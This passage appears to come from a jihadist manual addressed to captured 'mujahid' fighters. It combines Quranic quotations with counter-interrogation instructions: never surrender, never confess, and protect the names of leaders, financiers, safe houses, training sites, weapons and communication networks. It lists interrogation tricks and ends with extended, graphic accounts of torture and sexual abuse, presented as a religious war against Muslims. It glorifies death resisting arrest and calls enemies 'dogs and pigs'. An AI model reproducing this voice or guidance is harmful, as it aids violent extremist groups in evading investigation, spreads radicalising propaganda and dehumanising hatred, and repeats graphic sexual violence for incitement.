"Men said to them: "A great army is gathering against you": And frightened them: But it [only] increased their Faith: They said: "For us Allah sufficeth, and He is the best disposer of affairs.""

(Aal-Imran: 173)

4) Taking care of the *Adh'kar* – remembrances and *Du'a*;

وَقَالَ رَبُّكُمُ ادْعُونِي أَسْتَجِبْ لَكُمْ إِنَّ الَّذِينَ يَسْتَكْبِرُونَ عَنْ عِبَادَتِي سَيَدْخُلُونَ جَهَنَّمَ دَاخِرِينَ

"And your Lord says: "Call on Me; I will answer your [Prayer]: but those who are too arrogant to serve Me will surely find themselves in Hell - in humiliation!"" ***(Mu'min:60)***

فَاذْكُرُونِي أَذْكُرْكُمْ وَاشْكُرُوا لِي وَلَا تَكْفُرُونِ

"Then do ye remember Me; I will remember you. Be grateful to Me, and reject not Faith." ***(Al-Baqarah: 152)***

And about the main reason as to why the Prophet Yūnus (as) was able to survive the test put to him by Allāh (SWT), thus;

فَلَوْلَا أَنَّهُ كَانَ مِنَ الْمُسَبِّحِينَ (143) لَلَبِثَ فِي بَطْنِهِ إِلَى يَوْمِ يُبْعَثُونَ

"Had it not been that he [repented and] glorified Allah, He would certainly have remained inside the Fish till the Day of Resurrection.

(As-Saffat: 143-144)

And the Prophet Mūsa (as) prayed thus;

فَخَرَجَ مِنْهَا خَائِفًا يَتَرَقَّبُ قَالَ رَبِّ نَجِّنِي مِنَ الْقَوْمِ الظَّالِمِينَ

"He therefore got away therefrom, looking about, in a state of fear. He prayed "O my Lord! save me from people given to wrong-doing.""
(Al-Qasas: 21)

وَاذْكُرْ رَبَّكَ فِي نَفْسِكَ تَضَرُّعًا وَخِيفَةً وَدُونَ الْجَهْرِ مِنَ الْقَوْلِ بِالْغُدُوِّ وَالْآصَالِ وَلَا تَكُنْ مِنَ الْغَافِلِينَ

"And do thou [O reader!] Bring thy Lord to remembrance in thy [very] soul, with humility and in reverence, without loudness in words, in the mornings and evenings; and be not thou of those who are unheedful."(Al-'A'araf:205)

5) Taking all security precautions at ALL TIMES AND EVERYWHERE.
6) Your only weapons once inside;-
- ✓ *Aqīdah* & *Tawhīd* (*Ikhlāsw* & *Asma`a wa-Sifaat*).
- ✓ *Imān* (trials & Allah's promises).
- ✓ Numerous *Ibadāt* (Qur'ān recitation and memorization, *Qiyām Layl*, *Adh'kar*).
- ✓ Courage and bravery.



Some Vital Reminders

- ✓ NEVER surrender to the tyrant soldiers let your motto be '*Death but not Disgrace*' and let your ideal be among many others; 'Aasim bin Thabit[137] (may Allāh be pleased with him) – the sahabi. Sh. Abdul Rasheed Ghazi[138].

[137] In Safar of the fourth year A.H., a delegation from the tribes of 'Udal and Qarah came to Madinah and asked the Prophet (Peace be upon him) to send a group of Companions to instruct them in religion, claiming the existence of some Muslims among them. He sent six of his Companions, in another version, ten headed by Murthid bin Abi Murthid Al-Ghanawi, or, according to Al-Bukhārī, 'Aasim bin Thabit, the grandfather of 'Aasim bin 'Umar bin Al-Khattab. When they reached a spot called Ar-Raji' between Rabigh and Jeddah, a hundred archers of Banū Lihyan clan surrounded the place and attacked them. The delegation of Muslims took shelter on some high ground, Fudfud, and the Bedouins offered them a pledge that they would not be killed. 'Aasim refused to come down, instead he fought them until he and six of his companions were killed. Quraish, whom 'Aasim had killed one of their notables, sent someone to fetch a portion of his body, but to their disappointment, his corpse was inaccessible because a large swarm of hornets had been shielding him against any malicious tampering. 'Aasim had already given his Lord a pledge to remain immune against any

- ✓ Pray to Allāh (SWT) for Patience (*Sabr*), Steadfastness and Firmness (*thibāt*).
- ✓ There are degrees that a believer does not attain except by sacrificing and facing trials.
- ✓ Imprisonment must not become an excuse for our inaction and withdrawal from what Allāh (SWT) has ordained us of *Da'wah* & Jihād.
- ✓ Allah has chosen you from amongst the Muslims to be a living martyr .i.e. displaying the highest example of sacrifice (family, plans, wealth, leisure, etc.) watering the *Deen* with your patience & firmness just like the *Shuhadah* with their blood.

Some Methods of Arrest Used By the Kuffar

1) Arresting from the home, workplace or other public areas such as mosques, streets, e.t.c.
2) Hand cuffing or tying with ropes/wires.
3) Transportation in car boots or back seat between security personnel.
4) Blind folding.
5) Hitting with gun butts, pistols and batons.
6) Kicking, punching and slapping.
7) Stripping the shirt and removal of shoes.
8) Use of abusive/obscene language/words and threats.
9) Forcing to sign documents-statements.
10) Dressing in prison uniform usually with a number (ID) at the back.
11) Showing off the arrested person(s) to the media and journalists.

How to Survive During Interrogation

1) It is COMPULSORY for the captured mujāhid to have a combination of three (3) very vital assets so as to survive the interrogation, torture and the like, and they are;

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polytheist tampering with respect to his body, and also stay detached from any contact with the enemies of Allāh. 'Umar bin Al-Khattab, when hearing this piece of news exclaimed, "Allāh verily protects His believing slave after death just as He does during his lifespan.

[138] The martyred Shaykh and Imam of the Red Mosque in Pakistan who refused to surrender to the *murtad* authorities and was martyred together with his students (including the female ones) – We ask Allāh - ىلاعت to grant them all the status of the *Shuhadah*.

a) Steadfastness

وَلَمَّا رَأَى ٱلْمُؤْمِنُونَ ٱلأَحْزَابَ قَالُواْ هَـٰذَا مَا وَعَدَنَا ٱللَّهُ وَرَسُولُهُ وَصَدَقَ ٱللَّهُ وَرَسُولُهُ وَمَا زَادَهُمْ إِلاَّ إِيمَاناً وَتَسْلِيماً

"When the Believers saw the Confederate forces, they said: "This is what Allah and his Messenger had promised us, and Allah and His Messenger told us what was true." And it only added to their faith and their zeal in obedience."

(Al-Ahzāb: 22)

b) Patience

وَلَنَبْلُوَنَّكُمْ حَتَّىٰ نَعْلَمَ ٱلْمُجَاهِدِينَ مِنكُمْ وَٱلصَّابِرِينَ وَنَبْلُوَ أَخْبَارَكُمْ

"And We shall try you until We test those among you who strive their utmost and persevere in patience; and We shall try your reported [mettle]."

(Muhammad: 31)

c) Perseverance

يَا أَيُّهَا ٱلَّذِينَ آمَنُواْ ٱصْبِرُواْ وَصَابِرُواْ وَرَابِطُواْ وَٱتَّقُواْ ٱللَّهَ لَعَلَّكُمْ تُفْلِحُونَ

"O ye who believe! Persevere in patience and constancy; vie in such perseverance; strengthen each other; and fear Allah; that ye may prosper."

('Aal-Imran: 200)

2) The mujāhid MUST also keep in mind the following very significant facts;

a) You're fighting for a great[139].

b) Your Allāh's (SWT) fighter[140].

c) Sunnah of trials[141].

d) Remember the trials of the *Sahābah* (Sumayyah, Khabbāb Ibn al-Aratt, Bilāl Ibn Rabāh) and from among the *Salaf* (Imam Ahmad, Ibn Taymiyyah).

e) Increase *Du'a*, *Nawafil Salah* & *Adh'kar*[142].

f) Have confidence (*Tawakkul*) in Allāh - (SWT)[143].

g) Remember *Aakhirah* & *Jannah* a lot.

3) Know how to deal with the interrogators & note these;-

[139] Surah At-Taubah: 40, An-Nisaa: 76

[140] Surah Al-Fath: 10, Saff: 14, An-Nisaa: 75

[141] Surah 'Aal-Imran: 141, Al-Baqarah: 214, Al-Ankabut: 2-3

[142] Surah As-Saffat: 143-144

[143] Surah Al-Anfal: 10, Rum: 47, At-Taubah: 129

a) Never admit anything unless otherwise.
b) Your condition after confession will be from bad to worse.
c) Remember the patience and steadfastness of criminals like serial killers and the mafia - gangsters, why not you- Allāh's - (SWT) Fighter???
d) Know the ways and tricks of the interrogators in extracting information and why (reasons).

Objectives of Enemy Information Extraction

1) Brothers' names, contacts and numbers.
2) Your Leadership (Amir, *Shūrā*) and administration.
3) Ideology – beliefs and their sources .i.e. promoters and advocates both past and present .e.g. democracy, *Takfir*, Secularism, etc.
4) Policies and strategies for instance towards the Muslims who co-operate with the Kuffar especially their intelligence, your operations and how you conduct them.
5) History/ background – so as to cut-off the roots and to expose your network.
6) Finance sources .i.e. financers/donors – so as to drain you and make it impossible for you to operate as the jihād cannot be sustained without the money.
7) Equipment types, sources and capabilities.
8) Training centers' locations.
9) Bases i.e. hideouts/safe houses.
10) Communication network.
11) And many other details depending on their evil intentions!

Essential Notes on the Mujāhid's Character While inside the Prison

1) Being proud of his *Deen*[144].
2) Confidence (*Tawakkal*) in Allāh- (SWT)
3) Patience[145].
4) Supplication (*Adh'kar*)[146].
5) Remembering that;

[144] Surah At-Taubah: 18
[145] Surah Al-Baqarah: 250
[146] Surah Al-Anfal: 45

a) Its battle between Islām & Kufr.
b) It's either *Jannah* or *Jahannam*.
c) He MUST neither fear the blame or comments of anyone nor the blamers or the lackeys there[147].
d) Solid hope in rewards Allāh- (SWT) awards to His fighters[148].

Some Psychological Techniques and Tricks of Interrogation[149]

1) Good Guy-bad Guy; - here the interrogating officers may be two (2) assigned to one brother. The first one comes in the form of a 'Good-Guy' acting in a nice way (asking about your situation e.g. food, health), not shouting or barking to the brother or even not using any abusive language or any violence to the brother, then the second officer comes and he is the exact opposite to the first one. So the brother might be tempted to cooperate with the first one thinking that he is kind, yet they all work for the same master and are just playing around so as to confuse the prisoner. And Allāh- (SWT) has in many places warned the believers of the eternal hatred of the Kuffar to them so beware, and plan well.
2) Enemy or Friend; - this is a bit similar to the one above, for instance one might help you in some things like helping you contact you family or wife or even come to you while you are being tortured and he pretends to rescue you from the them (his fellow officers) while abusing them and telling them to be soft on you. He does all this to gain your confidence but as soon as you confess then you will see all the evil that comes from him. And again the mujāhid is reminded of the multitude of ayāt in the Holy Qur'ān about such behaviors of the Kuffar and their allies.
3) Lack of Concern; - here the interrogator pretends to you that your case or charge is nothing like not asking you a lot of questions or even nothing at all, such that the brother is tempted to thinking that his case is simple, yet the enemy is waiting for that to happen so as to surprise the brother with questions and some evidences or clues if he has any however insignificant or little they maybe.

[147] Surah Al-Maidah: 54 and 'Aal-Imran: 175
[148] Surah At-Taubah: 111, 'Aal-Imran: 169-174, etc.
[149] From the School of Yusuf parts 1-8 compilation.

4) Magnifying Your Case; - the interrogator puts up a show by making the captured brother to think that his case is very serious for example – the interrogator may accuse the brother of being involved some very big operation in the past such as murder of a very important person or something of the like – so that the brother might be forced to think that if accepts he real case then the bigger one might be removed from him.

5) Lightening Your Case; - this the interrogator does by deceiving the imprisoned brother that his case is simple so there is no need to deny anything, rather doing so (i.e. denying the charges) will only make it worse for the brother like lengthening his sentence and the such threats. So the brother is tempted to confess so as to prevent the 'worst' – and this is a very fatal mistake so beware of their tricks!

6) Boring You Out; - by asking you unimportant questions that are not related in any way to you case, such that the imprisoned brother is tempted to think that they are not serious and soon or later he will be freed. This is a trick to catch the brother by surprise such that he cannot effectively deny and confuse them in their interrogation.

7) Using Equipment;

- **a)** Lie Detector.
- **b)** Spying Devices .e.g. putting tiny cameras in your cell to record anything that you might say to your fellow imprisoned brothers or while alone in solitary confinement. And this will then be used against you during the next interrogation period.

8) Causing Doubts (specifically concerning your leadership & *Manhaj*); - this they do especially using the *Zindīq* from among the evil Shaykhs and the *Munafiqīn*. This tactic is widely used by the *Tawāgheet* in the Muslim - Arab countries especially Saudi Arabia by the Palace Sheikhs and their followers.

9) Insulting and abusing the prisoner, his *Deen*, the Holy Qur'ān, Allāh (SWT), the Prophet (*SalAllahu alayhi wa ssalam*), the Believers, etc.

10) Surprising You; - for example the brother might be able to withstand their torture and other tricks then suddenly they bring a brother whom you thought was safe hidden somewhere, such the brother might weaken from his earlier stance of complete denial and patience.

11) Tricking and (your fellow captive brothers). For example they might separate you in different cells. Then they may start asking some simple questions such the number of rooms in your house, the

paint, the restaurant you frequently used, your favorite mosque and the like. Then after this they go to the other brothers and they tell them not to waste their energy in denying the charges against them since the other brother has already confessed. This will not deceive these brothers since they trust their other brother, but then the officers start telling them what the details of the simple questions they asked the brother, this might tempt the brothers to reason that since they were able to get such simple details then that means the hidden matters have also be revealed. So never be deceived by these fools and their tricks which are similar to those used by the *Jinn's*- nothing but lies, lies and lies!

12) Manipulating Our Emotions/Sentiments (e.g. family/relations and a serious warning to all brothers about the warning in Surah At-Tauba, Verse 24.

13) Combination of all these or some of them at different times/intervals (depending on your response and attitude). So beware and prepare well for this experience if at all you are from those who will go through it.

What Takes Place to the Muslim Captives in the Modern Prisons[150]

Here we intend to demonstrate what some of our fellow Muslim captives especially the mujāhidīn are faced with while in the custody of the disbelieving enemies. Many are familiar with the so-called 'isolated incidents' of murder, torture, sexual abuse and humiliation inside prisons, such as 'Abu Ghraib', Bagram Airbase and Guantánamo Bay, but many are unaware of how these various methods of torment are actually calculated 'interrogation tools', as part of the enemies' strategies against the Muslim Ummah itself[151].

[150] Adapted from ***"Retraction Behind Bars"*** Chapter 10: What Takes Place to the Muslim Captives in the Modern Prisons? Pg. 153 – 179. Including the footnotes.

[151] And although some of the following details, personal accounts and reports are difficult to read, we ask the reader not to turn away from or skip this section; as such scenes are important to confront, in order to establish the depths to which those dogs and pigs will go in order to achieve their objectives in their war against Islām. And it is important to keep in mind that these forms of torture, particularly the sexual humiliation and threats, are used upon the Muslim women captives as well as the men. And although the majority of Muslim captives being held in the prisons of the apostates and disbelievers are men, there are a number of our sisters also being tormented with many of the same methods of interrogation used upon the brothers. And may Allāh (SWT) free our brothers and sisters from their prisons and reward them enormously for their enduring patience and steadfastness.

The following categories illustrate the numerous methods used by the governmental interrogation agents and the prison officials who hold the Muslims - mujāhidīn captive in their dungeons. And although the reliance upon certain techniques may vary from place to place according to the circumstances, these are generally considered to be standard methodologies by both the apostate regimes and their Crusader allies in their war against Islām[152]. Although very disturbing, and upsetting we recommend the brothers to read and become familiar with these categories of torment; both physical and psychological, as it is important to face such realities.

1) Extreme Isolation, Sensory and Sleep Deprivation;-
This method is one whereby a captive is cut off from all social contact and sensory stimulation (i.e. sight, sound, smell, touch and taste). The effect of long-term exposure to this technique can result in temporary or permanent psychological disorientation and an extreme mental regression, whereby the victim can lose control over his mental and sensitive faculties. Our brother, 'Abd Allāh al-Muhājir (a.k.a. José Padilla), who was arrested in 2002 as an 'illegal enemy combatant', was subjected to some of these techniques, while in the custody of the CIA in a naval prison in South Carolina[153]. As for sleep deprivation, the enemy interrogators use this method to disorient their captives by preventing their brains from recuperating from activity and stress. They will often keep a suspect awake for days using blinding light, pulsing forms of grating sounds played at deafening volumes, and other forms of extreme discomfort. Only after their captive has become completely disoriented will then begin their interrogations and questioning.

[152] And it is a mistake to conclude, as some have done, that Western governments are generally less likely to apply some of the more extreme methods listed in this section, as it is a proven fact that those nations frequently deport their prisoners to nations who will do so, even if they are unable to do so themselves. This is a process known to the Americans and others as 'Extraordinary Rendition'. And the one who intentionally makes an action possible is an accomplice to that act, according to the *Sharî'ah* and according to most other systems of law.

[153] In his discussion on some of the interrogation techniques used by the Americans, journalist George Monbiot writes: "He (i.e. 'Abd Allâh) had been kept in a blacked-out cell, unable to see or hear anything beyond it. Most importantly, he had had no human contact, except for being bounced off the walls from time to time by his interrogators. As a result, he appears to have lost his mind. I don't mean this metaphorically. I mean that his mind is no longer there.'

Other forms of this technique involve allowing a captive to start to drift off to sleep and then waking him violently to shock his system, thereby draining his mental capacity further. Such forms of sleep deprivation can result in a captive losing his sense of identity and even experience hallucinations.

2) Exposure to Extreme Temperatures and Forced and Repeated Forms of Discomfort;-

When one considers the sensation of cold, heat, exhaustion, weakness and pain resulting from these forms of techniques it can be difficult to comprehend what type of an affect they actually have on a captive. After all, who hasn't experienced feeling too cold or hot? Who hasn't felt tired, weak or sore? The point here is that these techniques are applied in conjunction with several others and with such repetition and duration that the cumulative effect results in feelings of helplessness and despair designed to strip the captive of his dignity, and his mental capacity to cope with the surroundings he finds himself in. Imagine a drop of water falling on your forehead. It doesn't sound like something difficult to cope with initially. But then consider what thousands of repeated drops of water on one's forehead would feel like while one is strapped down, immobilized and forced to endure it relentlessly and repeatedly. This later example is known as "Chinese Water Torture", and it is considered to be a method, which results in severe mental anguish, panic and even insanity. These forms of torment are what the CIA refers to as "Stress and Duress".

The following is a report by our brother, Mohammed Nechla – a Bosnian Muslim arrested by the state police on the orders of the US, and taken interrogation in Guantánamo Bay: *"He was placed in a sitting position on the floor of the plane. If he slumped or fell, he was slammed back into the sitting position by soldiers. The flight lasted about six hours. When the plane landed, they were in a place that was extremely cold (-20 C). Mr. Nechla believes it was Turkey or Germany. Mr. Nechla heard barking and snarling dogs very close to him, but he could not see because of the goggles. He was terrified that the dogs would bite him or kill him; the soldiers taunted him in the bitter cold.*' "Before boarding a second plane, Mr. Nechla was given a new article of clothing, but he could not see what it looked like. His hands remained in pain, and the numbness in his arms grew. He was given no food. The plane

trip lasted many hours. Immediately before the plane landed at Guantánamo, he was given an apple—the only food he received during his nearly two-day journey.' *"After the plane landed, he was dragged to a bus, still wearing the goggles, mask, and headphones. The soldiers dragged him by his biceps, gripping him tightly and painfully. The bus had no seats. Soldiers were screaming at him in English, 'Don't move!' 'Don't talk!' repeatedly. When the bus stopped, Mr. Nechla was pulled down the boarding stairs, again by the upper arms. There were several dogs barking very close to him, and he again feared he would be bitten and attacked. He was dragged to an area of gravel and placed in a painful position, with his legs placed straight out in front of him, shackled, and his wrists still shackled.' "Soldiers were screaming insults at him and about his family. A soldier punched him around his head and shoulders. The sun pounded down on him and it was unbearably hot. He fainted. A soldier stepped forward, grabbed him, and shoved him back into the painful seated position. This occurred a few times. He was forced to sit in the intense heat for an extended period. He was having difficulty breathing through the mask and believed he was going to suffocate. He cried out for help. A soldier came and pulled the mask out and let it snap against his face. He began to cry. He had arrived at Guantánamo."*[154]

3) <u>Starvation, Deprivation of Water, Medicine and Treatment</u>;-

It should be no surprise that this category would exist among the strategies of the enemies of Allāh (SWT) regarding their Muslim captives and throughout the prisons and "detention facilities" of the apostates and the crusaders, there are malnourished Muslim prisoners, suffering the pains of hunger, thirst and lack of medical treatment – often from wounds they sustained while being interrogated. Some of these include sleep or light deprivation, continuous light or noise exposure, withholding food and water or medical treatment, prolonged solitary confinement, exposure to temperatures, forced standing in painful positions, hooding or blindfolding, shackling, and forced nudity. Over 10,000 Palestinians are currently being held in Israeli detention facilities -- many of them are in dire need of medical care. One prisoner lost an eye in Israeli interrogation and another lost several fingers from a gas bomb fired by prison guards.

[154] "Report on Torture and Cruel, Inhuman, and Degrading Treatment of Prisoners at Guantánamo Bay, Cuba", page 4-5

4) Physical Beatings and Various Forms of Physical Torture;-

When it comes to beatings and other forms of physical abuse, there are so many methods to list and this method of compelling a Muslim captive to confess, recant or comply with his captors, that we could not even come close to mentioning them all here. And this is likely the category, which most Muslims will automatically think of when considering the compulsion within the prison and during interrogation sessions. However, it is important to bear in mind that this particular method (i.e. beating and other forms of physical torment) is rarely used on its own and would merely be one form of abuse added to some of those we have already discussed, along with some of those we have yet to get into. Such methods include punching, kicking and striking the body with pipes, wood or other blunt objects, cutting and gouging the skin, breaking bones and dislocating joints, burning the skin and soft tissue with heated instruments and tools, etc. As for the severity of the torment involved within this category; the beatings can range from a single punch to repeated blows with an iron pipe, the cutting can range from small cuts to whole limbs being amputated or the body being impaled, and the burning can range from cigarette burns or firebrands to the use of boiling water and acids etc. Therefore, considering the potential severity and intensity in this category of physical abuse, it can reach the level of only slightly tolerable to the level of excruciating and completely intolerable forms of torture.

A 30-year old Algiers policewoman has told of how she watched prisoners - at the rate of 12 a day - tied half-naked to ladders in the Cavignac police station in Algiers while, screaming and pleading for mercy, salt water was pumped into their stomachs until they agreed, blindfolded, to sign confessions.' *"The same policewoman admitted to signing false death certificates to prove that dead prisoners had been 'found' decomposing in the forests south of Algiers. A 23-year old army conscript spoke of watching officers torture suspected 'Islamist' prisoners by boring holes in their legs - and in one case, stomach - with electric drills in a dungeon called the 'killing room'. And he claimed that he found a false beard amid the clothing of soldiers who had returned from a raid on a village where 28 civilians were later found beheaded; the soldier suspects that his comrades had dressed up as Muslim rebels to carry out the atrocity."* And he went on to say*: "Inspector Abdessalam, who was in charge of police ordnance at the Dar al-Baida police station near Algiers*

international airport, has described how he watched as suspected 'Islamists' were interrogated by torturers - some of whose names have been given to The Independent.' "Sometimes .... Prisoners were forced to drink acid or a cloth was tied to their mouths and acid poured over it,' he said. 'Prisoners were forced to stand next to tables with their testicles on the table and their testicles would be beaten .... A small number of prisoners gave information. Some preferred to be killed. Some died under water torture.' Similar testimony came from a female detective called Dalilah who watched two men die strapped to a ladder in the Cavignac police station when their stomachs burst after salt water was pumped into them."[155]

And while discussing the interrogation centers of Pakistan, Khubayb Sâhib said: *"At nine o'clock, the whole building starts to vibrate with the ear piercing screams. Yes! The process of interrogation has started. Some are hanged upside down, they scream, but in the midst of their screams the verses of the Holy Qur'ān can also be heard, some are tortured by releasing the electric current to the sensitive parts of their bodies, they yell, they scream, yet the word 'Allāh, Allāh' is on their lips. Some are forced to the ground while their legs are pulled apart by the torturers. On some naked bodies, incessant whipping is in progress. Someone's beard is pulled out from the skin. Some are trampled upon, in order to force them to drink alcohol."* And he continued: *"Among the favorite tortures of these animals are the mixing of urine and the excrement in the food of the victims, or putting the victim in the center and forming a circle around him, then punching and kicking him in turn, while taunting him by such words as, 'Well now why are you not talking about the Jihād?' then the beating with the iron bars begins amidst this torture, the victim is forced to swear at his mother, to shout anti-Pakistan and anti-Jihād slogans. A Mujāhid's, participation in the Jihād is to protect mothers and to resurrect the Jihād in the first place, therefore his compliance to these commands are met with defiant silence, thus the beating continues, the Mujāhid collapses to the ground, now the torturers are jumping on his wounded body, they are opening his mouth with brutal force and urinate in his mouth, or he is sexually abused. These acts of barbarism continue until the Mujāhid loses his consciousness lying in the pool of his own blood."*[156]

And a Saudi prisoner who survived his interrogation at "Ar-Ruways Prison" in Jeddah, during the 1990's related the following account in which he was falsely arrested and interrogated for a bomb plot during that time: *"They started beating me savagely. No*

[155] "Algerian Torturers tell the Truth", by Robert Fisk, "The Independent", UK
[156] From in his introduction to the book "***Zâd al-Mujāhid***", page 7-8

place in my body but must have received its share of beating and ache during the session. My clothes were all torn. All this and my hands still handcuffed. I was half-naked. Their appetite for torture was opened. Seeing the state I was in, now using whips and tools I have never seen in my life. Hours of beating later they were asking the same question again and again: 'Why did you bomb Riyadh?' I could do nothing but deny the charges. I did not do it. I was dizzy and eventually passed out for what they served me. Every time I passed out, they would throw water at me to wake me. I could no longer stand, I fell on the floor. Had it not been the case that they were bored and exhausted of torturing this soul they would have finished me that day. They ordered guards to take me to the cell. Two guards threw me there. I was like a dead corpse. I could no longer move.' "They took me the next day again for interrogation. They asked me the same question again and again. Each time I denied, they whipped me. They improved their torture methods this time. I was tied by the arms to the back hanging from a metal bar like a feast's beast ready for roasting. The interrogation is now a special torture scene. They hit me with whips and sticks all over. Sometimes they did it all as one group. Sometimes they took turns. They were making Jihād in the way of Sultan and competing as to who will skin me first. It was all licit in their eyes. I could not stand to any of their plots. I was hanging in the air. My head was in suspension too. Earth was turning. My soul was about to come out seeking the help of its Creator against these beasts."

In Egypt Said Shehata described the case of Mohamed Nasr Ibrahim Awad: *"Without me asking him questions, he starts telling me what happened: that they came to his house, he was arrested, blindfolded. They took him to State Security and he was brought for interrogation.' "He was stripped naked. He was handcuffed all the time. And he was on that bed [without a mattress], and he was shocked [with electricity]. He showed me the bruises on his arms and the burns on his back. The burns were on his upper back. I saw marks: small circles, black or dark marks. . . . He still had burns on his back, and he tried to show the prosecutor but the prosecutor wouldn't let him. He wanted to take off his shirt and show the prosecutor the burn marks on his skin, but the prosecutor refused. He asked two times, but the prosecutor refused."*

5) Sexual Torture and Humiliation[157];-

[157] And as a warning to the reader, this section and the one following it contain perhaps the most graphic, disturbing and upsetting scenes narrated in this chapter. The enemies of Allāh often mix and blend their methods of torment with sexual humiliation, and mockery of the

Someone might wonder what goals could be attained by interrogation methods, which include sexual abuse, torture and humiliation. And although there is no doubt that such forms of torment include a significant degree of physical pain, there is an added element of degradation and depravity, which would not necessarily accompany traditional torture. And for the interrogators of the crusaders as well as the Zionists and apostates, that form of humiliation is intended to further strip the Muslim from his dignity and self-respect. A man who is beaten nearly to death can remain dignified, even while the blood pours from his wounds, but can the same be said for a man who is being raped or sodomized with an iron bar?

For instance, Human Rights Watch reports that in Uzbekistan: *"Religious detainees are savagely and routinely tortured to produce self-incriminating statements, which are routinely used in court and are frequently the most coherent 'evidence' against them. Judges also ignore or contradict the attempts of detainees to recant these statements or denounce their torturers. For example: 'Prior to the July and August 2000 trial of seventeen men on charges of 'Wahhabism,' the defendants were held by police and tortured over several months. Gafurjon Toirov testified in court that he was tortured for more than two months, that officers had beaten him on the bottoms of his feet and that the white clothes he had been wearing-he had just returned from a pilgrimage to Mecca-were covered with blood. While beating defendant Azgam Astankulov, police allegedly concentrated their blows on the young man's already injured kidneys, due to which, according to one source, Astankulov agreed to sign a confession. Gairat Sabirov was allegedly burned with cigarettes and subsequently raped in custody; investigators also allegedly threatened to rape his wife if he refused to give a self-incriminating statement."* And the same report went on to say: *"Police investigators and prisoners working with them commit and threaten to commit acts of sexual violence, including rape and severe beatings to the genital area; this is practiced against both male and female detainees and is believed to be used to terrorize and humiliate as well as to inflict physical harm. As reported by Human Rights Watch in our December 2000 report on torture in Uzbekistan, several persons*

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religion etc. And the shame is upon them, and not their noble Muslim captives, as will be their punishment and torment on the Day of Resurrection. And although Abū Jahl, the enemy of Allāh, mocked and taunted Sumayyah, the mother of 'Ammār, امهنع الله اضر, with words of Kufr; and despite him killing her by stabbing her in her privates with a spear, she is remembered as the most noble of women and she was the first Shahīd in Islām and from the most respected and dignified Muslim captives in the entire history of Islām!

interviewed had witnessed a torture method known as 'sitting on a bottle' – the forcible insertion of a glass bottle into the victim's rectum; many of the former detainees interviewed had heard of this method or been threatened with it, and described it with particular anxiety. Several defendants convicted in September 2000 on charges of religious extremism described being raped: Ma'rufkhoja Umarov stated that 'they stripped me naked and raped me several times. Then they sat me on the bottle, as a result of which I received several injuries.' Five of his co-defendants also stated in court that they had been raped during interrogation."

While describing the scenes of sexual humiliation and torture in Pakistani interrogation centers, Khubayb Sahib said: *"Most of the victim's clothes are removed and are blind naked. Their penises are forced into their colleague's mouths while the torturers mock them with 'Now, why don't your colleagues help you?' or 'Well now, have you found your independence?"*[158] And Dr. Michael Peel relates the following from Algerian interrogation centers: *"Both of the women described being sexually assaulted by their male guards, and one told of being raped repeatedly. Of the 66 men who had been detained by the authorities, 30 (45%) had been sexually assaulted, and two others described the humiliation of being kept naked in their cells and taunted by policemen. Sixteen men told of being given electric shocks to their penis, or having it pulled or hit with sticks. Eight of them described having their penis put into a heavy desk drawer that was then slammed shut on it. Seventeen of the men described having objects pushed through their anus. Eleven of them told of being made to 'sit on a bottle'. In this, the neck of a soft drink bottle or a wine bottle is pushed through the anus, and the man was made to put his weight onto the bottle, forcing his anus open and the bottle into his rectum. One man told of fighting the policemen off when they tried to push the bottle through his anus, sustaining a fractured clavicle in the ensuing fracas. Four of the men had been anally raped by the guards, and one had been forced to have oral sex as well."*[159]

But it is certainly a reality and these things are perpetrated against our Muslim captives in the dungeons of the apostate security forces, just as often – if not more – than they are committed in places like Abu Ghraib, Guantánamo Bay or Bagram airbase[160].

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[158] From in his introduction to the book "Zâd al-Mujāhid", page 7

[159] "Failure To Protect – Survivors of Torture From Algeria", May 1999

[160] For instance, brother Jumah al-Dossari, said: "Some of the detainees were raped either in Afghanistan or in Cuba by investigators and soldiers. These brothers refuse to have these incidents published with their names next to them. To give an example and without mentioning the name of the person this happened to, because he told me that he does not want his name published, a Saudi Arabian brother in prison in Mazar-E-Sharif was raped by twenty soldiers at

6) Mocking and Teasing the Religious Values;-

Although the firsthand accounts of prisoners in US and British custody deliberately disrespecting and desecrating copies of the Qur'ān during Muslim interrogations is well-known, questions may surface in the minds of the readers as to what goal would hope to be accomplished by those doing so. The answer is simple. Shaytān and his Crusader, Zionist and apostate allies hate Islām and they hate Imān. They understand that the *Imān* of the Muslim is where his strength lies and that it is his sustenance to remain steadfast and patient with their various methods of physical and psychological torture. Therefore, their goal in attacking the religious values of the Muslim is to separate him from his Imān so that he will have no means of resistance. Also, blending acts and statements of horribly disbelieving offences against Allāh - (SWT) and His Book and His Messenger (*SalAllahu alayhi wa ssalam*), along with similar statements of sexually offensive and filthy actions are a tactic they use to attack one's ability to maintain their Imān.

In a chapter entitled "Sex, God, and Dehumanization", author Kristian Williams, writes: "*Erik Saar, a former Army translator at Guantanamo, witnessed these tactics in use and wrote about them in his memoir, Inside the Wire. Saar quotes one interrogator, 'Brooke', explaining their use:*

*'When [Fareek] returns to the cell in the middle of the night, ...he usually spends a great deal of time praying. ...I believe the problem here is that it's too easy for him to regain strength when he returns to his cell. ...We've gotta find a way to break that, and I'm thinking that humiliation may be the way to go. I just need to make him feel that he absolutely must cooperate with me and has no other options. I think we should make him feel so f*cking dirty that he can't go back to his cell and spend the night praying. We have to put up a barrier between him and his God.' "Toward this end, and based on the advice of a Muslim colleague, Brooke resolved to deploy cultural taboos relating to sexual desire, contact with women, and menstruation. While Saar translated, Brooke unbuttoned her blouse and asked, 'What's the matter, Fareek? Don't you like women?' and 'Do you like these big American tits, Fareek? ...I can see that you are starting to get hard. How do you think Allah feels about that?' The interrogator proceeded to rub her breasts against the prisoner's back, and then to paint his face*

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one time, both Americans and General Dostum's soldiers. There are many other stories about such incidents in Bagram, Kandahar and Cuba." – from Amnesty International's: "Days of adverse hardship in US detention camps - testimony of Guantánamo detainee Jumah al-Dossari", page 8

with (simulated) menstrual blood. All the while, she continued with her questions, 'Who told you to learn to fly, Fareek? ...Who sent you to flight school?"[161]

